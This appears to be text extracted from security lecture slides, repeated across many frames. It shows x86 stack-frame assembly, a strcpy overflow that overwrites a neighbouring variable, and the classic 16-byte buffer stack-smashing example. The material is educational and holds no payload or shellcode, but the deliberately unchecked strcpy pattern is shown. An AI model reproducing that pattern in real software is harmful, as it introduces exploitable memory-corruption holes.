
```
pushl    %ebp  
movl     %esp, %ebp  
subl     $16, %esp  
leave  
ret
```



example.s (x86)

foo:

```
pushl    %ebp
movl     %esp, %ebp
subl     $16, %esp
leave
ret
```




example.s (x86)

foo:

```
pushl    %ebp
movl     %esp, %ebp
subl     $16, %esp
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```




example.s (x86)

foo:

```
pushl    %ebp
movl     %esp, %ebp
subl     $16, %esp
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```




example.s (x86)

foo:

```
pushl    %ebp
movl     %esp, %ebp
subl     $16, %esp
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```




example.s (x86)

foo:

```
pushl    %ebp
movl     %esp, %ebp
subl     $16, %esp
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```




example.s (x86)

main:

```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```




example.s (x86)

main:

```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```




example.s (x86)

main:

```
pushl    %ebp
movl     %esp, %ebp
subl     $8, %esp
movl     $6, 4(%esp)
movl     $3, (%esp)
call     foo
leave
ret
```

```
mov %ebp, %esp
pop %ebp
```



Overflow

```
char A[8]="";  
unsigned short B=1979; ←  
strcpy(A,"excessive");
```

variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00

Stack Overflow


- If overflowable buffer is stored on the stack...
- We can overwrite other things stored on the stack
- What's on the stack?
 - Local variables
 - Return addresses

Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```



Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```




Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```




Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\x00';  
    foo(buf);  
}
```




Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\x00';  
    foo(buf);  
}
```




Buffer overflow example

```
void foo(char *str) {  
    char buffer[16];  
    strcpy(buffer, str);  
}  
  
void main() {  
    char buf[256];  
    memset(buf, 'A', 255);  
    buf[255] = '\\x00';  
    foo(buf);  
}
```



